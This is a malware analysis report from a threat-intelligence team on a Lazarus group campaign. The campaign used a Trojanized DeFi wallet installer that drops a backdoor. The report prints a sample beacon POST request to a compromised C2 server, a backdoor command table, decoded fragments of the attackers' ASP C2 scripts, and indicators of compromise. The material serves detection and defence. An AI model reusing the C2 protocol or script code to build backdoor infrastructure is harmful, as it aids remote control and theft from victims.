Lazarus Trojanized DeFi app for delivering malware

By GReAT

Published: 2022-03-31 · Archived: 2026-04-05 17:30:04 UTC


For the Lazarus threat actor, financial gain is one of the prime motivations, with a particular emphasis on the cryptocurrency business. As the price of cryptocurrency surges, and the popularity of non-fungible token (NFT) and decentralized finance (DeFi) businesses continues to swell, the Lazarus group's targeting of the financial industry keeps evolving.

We recently discovered a Trojanized DeFi application that was compiled in November 2021. This application contains a legitimate program called DeFi Wallet that saves and manages a cryptocurrency wallet, but also implants a malicious file when executed. This malware is a full-featured backdoor containing sufficient capabilities to control the compromised victim. After looking into the functionalities of this backdoor, we discovered numerous overlaps with other tools used by the Lazarus group.

The malware operator exclusively used compromised web servers located in South Korea for this attack. To take over the servers, we worked closely with the KrCERT and, as a result of this effort, we had an opportunity to investigate a Lazarus group C2 server. The threat actor configured this infrastructure with servers set up as multiple stages. The first stage is the source for the backdoor while the goal of the second stage servers is to communicate with the implants. This is a common scheme used in Lazarus infrastructure.

Background

In the middle of December 2021, we noticed a suspicious file uploaded to VirusTotal. At first glance, it looked like a legitimate application related to decentralized finance (DeFi); however, looking closer we found it initiating an infection scheme. When executed, the app drops both a malicious file and an installer for a legitimate application, launching the malware with the created Trojanized installer path. Then, the spawned malware overwrites the legitimate application with the Trojanized application. Through this process, the Trojanized application gets removed from the disk, allowing it to cover its tracks.



Infection timeline


Initial infection

While it's still unclear how the threat actor tricked the victim into executing the Trojanized application (0b9f4612cdfe763b3d8c8a956157474a), we suspect they sent a spear-phishing email or contacted the victim through social media. The hitherto unknown infection procedure starts with the Trojanized application. This installation package is disguised as a DeFi Wallet program containing a legitimate binary repackaged with the installer.

Upon execution, it acquires the next stage malware path (C:\ProgramData\Microsoft\GoogleChrome.exe) and decrypts it with a one-byte XOR (Key: 0x5D). In the process of creating this next malware stage, the installer writes the first eight bytes including the 'MZ' header to the file GoogleChrome.exe and pushes the remaining 71,164 bytes from the data section of the Trojanized application. Next, the malware loads the resource CITRIX_MEETINGS from its body and saves it to the

path C:\ProgramData\Microsoft\CM202025.exe. The resulting file is a legitimate DeFi Wallet application. Eventually, it executes the previously created malware with its file name as a parameter:


C:\ProgramData\Microsoft\GoogleChrome.exe “[current file name]”



Malware creation diagram

Backdoor creation

The malware (d65509f10b432f9bbeacfc39a3506e23) generated by the above Trojanized application is disguised as a benign instance of the Google Chrome browser. Upon launch, the malware checks if it was provided with one argument before attempting to copy the legitimate application “C:\ProgramData\Microsoft\CM202025.exe” to the path given as the command line parameter, which means overwriting the original Trojanized installer, almost certainly in an attempt to conceal its prior existence. Next, the malware executes the legitimate file to deceive the victim by showing its benign installation process. When the user executes the newly installed program, it shows the DeFi Wallet software built with the public source code[1].



Screenshot of the manipulated application


Next, the malware starts initializing the configuration information. The configuration shows the structure shown in the table below, consisting of flags, C2 server addresses, victim identification value, and time value. As the structure suggests, this malware can hold up to five C2 addresses, but only three C2 servers are included in this case.

Offset	Length(bytes)	Description
0x00	4	Flag for starting C2 operation
0x04	4	Random value to select C2 server
0x08	4	Random value for victim identifier
0x0C	0x208	C2 server address
0x214	0x208	C2 server address
0x41C	0x208	C2 server address
0x624	0x208	C2 server address
0x82C	0x208	C2 server address
0xA34	0x464	Buffer for system information
0xE98	0x400	Full cmd.exe path
0x1298	0x400	Temporary folder path
0x1698	8	Time to start backdoor operation
0x16A0	4	Time interval
0x16A4	4	Flag for gathering logical drives
0x16A8	8	Flag for enumerating session information
0x16B0	8	The time value for gathering logical drive and session information

The malware randomly chooses a C2 server address and sends a beacon signal to it. This signal is a hard-coded '0x60D49D94' DWORD without encryption; the response data returned from the C2 carries the same value. If the expected value from the C2 server is received, the malware starts its backdoor operation.

Following further communication with the C2, the malware encrypts data by a predefined method. The encryption is done via RC4 and the hard-coded key 0xD5A3 before additionally being encoded with base64.

The malware generates POST parameters with hard-coded names. The request type (msgID), victim identification value, and a randomly generated value are merged into the 'jsessid' parameter. It also uses the 'cookie' parameter to store four randomly generated four-byte values. These values are again encrypted with RC4 and additionally base64 encoded. Based on our investigation of the C2 script, we observed this malware not only uses a parameter named 'jsessid', but also 'jcookie' as well.



Structure of 'jsessid' parameter

The following HTTP request shows the malware attempting to connect to the C2 with the request type '60d49d98′ and a randomly generated cookie value.

```
POST /include/inc.asp HTTP/1.1
```

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)

Host: emsystec.com

Content-Length: 80

Cache-Control: no-cache

jsessid=60d49d980163be8f00019f91&cookie=29f23f917ab01aa8lJ3UYA==2517757b7dfb47f1

Depending on the response from the C2, the malware performs its instructed backdoor task. It carries various functionalities to gather system information and control the victim machine.

Command	Description
0x60D49D97	Set time configuration with the current time interval (default is 10) value
0x60D49D9F	Set time configuration with delivered data from C2 server
0x60D49DA0	Gather system information, such as IP address, computer name, OS version, CPU architecture
0x60D49DA1	Collect drive information including type and free size
0x60D49DA2	Enumerate files (with file name, size, time)
0x60D49DA3	Enumerate processes
0x60D49DA4	Terminate process
0x60D49DA5	Change working directory
0x60D49DA6	Connect to a given IP address
0x60D49DA7	File timestamping
0x60D49DA8	Execute Windows command
0x60D49DA9	Securely delete a file
0x60D49DAA	Spawn process with CreateProcessW API
0x60D49DAB	Spawn process with CreateProcessAsUserW API
0x60D49DAC	Spawn process with high integrity level
0x60D49DAD	Download file from C2 server and save to given file path
0x60D49DAE	Send file creation time and contents
0x60D49DAF	Add files to .cab file and send it to the C2 server
0x60D49DB0	Collect a list of files at the given path
0x60D49DB1	Send the configuration to the C2 server
0x60D49DB2	Receive new configuration from the C2 server
0x60D49DB3	Set config to the current time
0x60D49DB4	Sleep 0.1 seconds and continue

Infrastructure

Lazarus only used compromised web servers located in South Korea in this campaign. As a result of working closely with the KrCERT in taking down some of them, we had a chance to look into the corresponding C2 script from one of the compromised servers. The script described in this section was discovered in the following path:

	http://bn-cosmo[.]com/customer/board_replay[.]asp

The script is a VBScript.Encode ASP file, commonly used by the Lazarus group in their C2 scripts. After decoding, it shows the string ’60d49d95′ as an error response code, whereas the string ’60d49d94′ is used as a success message. In addition, the connection history is saved to the file ‘stlogo.jpg‘ and the C2 address for the next stage is stored in the file ‘globals.jpg‘ located in the same folder.

```
OrgTimeOUt=SeRver.ScrIptTimEout
SErvEr.ScriptTimeout=180
const msgErroR="60d49d95"
ConsT mSgOK="60d49d94"
ConSt BasE64Str="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
logpath=SErver.MapPath(".")&"/stlogo.jpg"
checkpaTh=Server.MapPatH(".")&"/globals.jpg"
```

Configuration of C2 script


This script checks what value is delivered in the ‘jcookie’ parameter and, if it’s longer than 24 characters, it extracts the first eight characters as msgID. Depending on the msgID value, it calls different functions. The backdoor command and command execution result delivered by the backdoor get stored to global variables. We have seen this scheme in operation before with the Bookcode[2] cluster. This script uses the following variables as flags and buffers to deliver data and commands between the backdoor and a second stage C2 server:

- lFlag: flag to signal that there is data to deliver to the backdoor
- lBuffer: buffer to store data to be later sent to the backdoor
- tFlag: flag to signal that there is a response from the backdoor
- tBuffer: buffer to store incoming data from the backdoor


msgID	Function name	Description
60d49d98	TFConnect	Save the ‘TID’ value (victim identifier) to the log file, send ‘jcookie’ value with the client’s IP address after acquiring the next stage C2 address from the config file (globals.jpg). Forward the response from the next stage server to the client.
60d49d99	TConnect	Deliver the command to the backdoor: If the lFlag is ‘true’, send lBuffer to the client. Reset ‘lBuffer’ and set lFlag to ‘false’. Otherwise, reset ‘tBuffer’ and set tFlag to ‘false’.
60d49d9a	LConnect	Send the command and return the command execution result: Set ‘lBuffer’ value to ‘jcookie’ parameter, delivering ‘tBuffer’ to the client.
60d49d9c	Check	Retrieve host information (computer name, OS version). Delete the configuration file, which saves the C2’s next stage address, if it exists. Then save the new configuration with delivered data through the ‘jcookie’ parameter.
60d49d9d	LogDown	Deliver log file after base64 encoding and then delete it.
the others	N/A	Write connections with unknown/unexpected msgID (request type) data to a log file, entries are tagged with *‘xxxxxxxx’*.

Attribution

We believe with high confidence that the Lazarus group is linked to this malware as we identified similar malware in the CookieTime cluster. The CookieTime cluster, called LCPDot by JPCERT, was a malware cluster that was heavily used by the Lazarus group until recently. We've seen Lazarus group target the defence industry using the CookieTime cluster with a job opportunity decoy. We have already published several reports about this cluster to our Threat Intelligence Service customers, and we identified a Trojanized Citrix application (5b831eaed711d5c4bc19d7e75fcaf46e) with the same code signature as the CookieTime malware. The backdoor discovered in the latest investigation, and the previously discovered Trojanized application, are almost identical. They share, among other things, the same C2 communication method, backdoor functionalities, random number generation routine and the same method to encrypt communication data. Also, this malware was mentioned in an article by Ahnlab discussing connections with the CookieTime (aka LCPDot) malware.



Backdoor switch routine of backdoor in this case(d35a9babbd9589694deb4e87db222606)



Backdoor switch routine of trojanized malware(5b831eaed711d5c4bc19d7e75fcaf46e)

Same backdoor switch of old CookieTime malware

In turn, we identified that the CookieTime cluster has ties with the Manuscrypt and ThreatNeedle clusters, which are also attributed to the Lazarus group. This doesn't only apply to the backdoor itself, but also to the C2 scripts, which show several overlaps with the ThreatNeedle cluster. We discovered almost all function and variable names, which means the operators recycled the code base and generated corresponding C2 scripts for the malware.

ThreatNeedle C2 script from roit.co[.]kr/xyz/adminer/edit_fail_decoded.asp	**C2 script of this case**

functIon getIpAddress()
On ErroR resume next
Dim ip
ip=Request.SErVervariables("HTTP_CLIENT_IP")
If ip=""THen
Ip=ReQUest.ServervaRiAbLes("HTTP_X_FORWARDED_FOR")
If ip=""ThEn
ip=request.ServerVaRiables("REMOTE_ADDR")
End If
End if
GEtIpAdDress=ip
End FuNction
	fUnctioN GetIpAddress()
	ON Error Resume Next
	Dim iP
	ip=ReqUest.ServerVaRiables("HTTP_CLIENT_IP")
	If ip=""THEn
	iP=Request.SErverVariaBleS("HTTP_X_FORWARDEI
	If ip=""then
	ip=reQuest.ServErVariables("REMOTE_ADDR")
	EnD IF
	EnD If
	GEtipAddreSs=ip
	End FUnction

Almost identical scripts to fetch IP address of client

ThreatNeedle C2 script from:
edujikim[.]com/pay_sample/INIstart.asp

```
Sub writeDataToFile(strFileName, byData)
Dim objFSO, objFile, strFilePath
Const ForAppending = 8
strFilePath = Server.MapPath(".") & "\" &
strFileName
Set objFSO =
CreateObject("Scripting.FileSystemObject")
Set objFile =
objFSO.OpenTextFile(strFilePath,
ForAppending, True)
objFile.Write byData
objFile.Close
End Sub
```

C2 script of this case

```
Sub WritedatA(filepath,byData)
dim objFSO,oBJFile
ConSt ForAppEnDing=8
Set
objFsO=CreateObject("Scripting.FileSystemObject")
SeT
objFIle=objFso.OpENTextFile(filepaTh,FoRAppending,True)
objFilE.Write ByDatA
objFIle.CLose
EnD Sub
```

Similar scripts to save data to a file

Conclusions

In a previous investigation we discovered that the BlueNoroff group, which is also linked to Lazarus, compromised another DeFi wallet program called MetaMask. As we can see in the latest case, the Lazarus and BlueNoroff groups attempt to deliver their malware without drawing attention to it and have evolved sophisticated methods to lure their victims. The cryptocurrency and blockchain-based industry continues to grow and attract high levels of investment. For this reason, we strongly believe Lazarus's interest in this industry as a major source of financial gain will not diminish any time soon.

Indicators of Compromise

Trojanized DeFi application
0b9f4612cdfe763b3d8c8a956157474a DeFi-App.exe

Dropped backdoor
d65509f10b432f9bbeacfc39a3506e23 %ProgramData%\Microsoft\GoogleChrome.exe

Similar backdoor
a4873ef95e6d76856aa9a43d56f639a4
d35a9babbd9589694deb4e87db222606
70bcafbb1939e45b841e68576a320603
3f4cf1a8a16e48a866aebd5697ec107b
b7092df99ece1cdb458259e0408983c7
8e302b5747ff1dcad301c136e9acb4b0
d90d267f81f108a89ad728b7ece38e70
47b73a47e26ba18f0dba217cb47c1e16
77ff51bfce3f018821e343c04c698c0e

First stage C2 servers (Legitimate, compromised)
hxxp://emsystec[.]com/include/inc[.]asp
hxxp://www[.]gyro3d[.]com/common/faq[.]asp
hxxp://www[.]newbusantour[.]co[.]kr/gallery/left[.]asp
hxxp://ilovesvc[.]com/HomePage1/Inquiry/privacy[.]asp
hxxp://www[.]syadplus[.]com/search/search_00[.]asp
hxxp://bn-cosmo[.]com/customer/board_replay[.]asp

Second stage C2 servers (Legitimate, compromised)
hxxp://softapp[.]co[.]kr/sub/cscenter/privacy[.]asp
hxxp://gyro3d[.]com/mypage/faq[.]asp

MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique	Technique Name
Execution	**T1204.002**	**User Execution: Malicious File** Use Trojanized application to drop malicious backdoor
Persistence	**T1547.001**	**Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** Register dropped backdoor to the Run registry key
Defense Evasion	**T1070.004**	**Indicator Removal on Host: File Deletion** The Trojanized application overwrites itself after creating a legitimate application to remove its trace
	T1070.006	**Indicator Removal on Host: Timestomp** Backdoor capable of timestomping specific files
Discovery	**T1057**	**Process Discovery** List running processes with backdoor
	T1082	**System Information Discovery** Gather IP address, computer name, OS version, and CPU architecture with backdoor
	T1083	**File and Directory Discovery** List files in some directories with backdoor
	T1124	**System Time Discovery** Gather system information with backdoor
Command and Control	**T1071.001**	**Application Layer Protocol: Web Protocols** Use HTTP as C2 channel with backdoor
	T1573.001	**Encrypted Channel: Symmetric Cryptography** Use RC4 encryption and base64 with backdoor
Exfiltration	**T1041**	**Exfiltration Over C2 Channel** Exfiltrates gathered data over C2 channels with backdoor

[1] https://github.com/DeFiCh/app
[2] APT Intel report: Lazarus Covet Covid19 Related Intelligence

---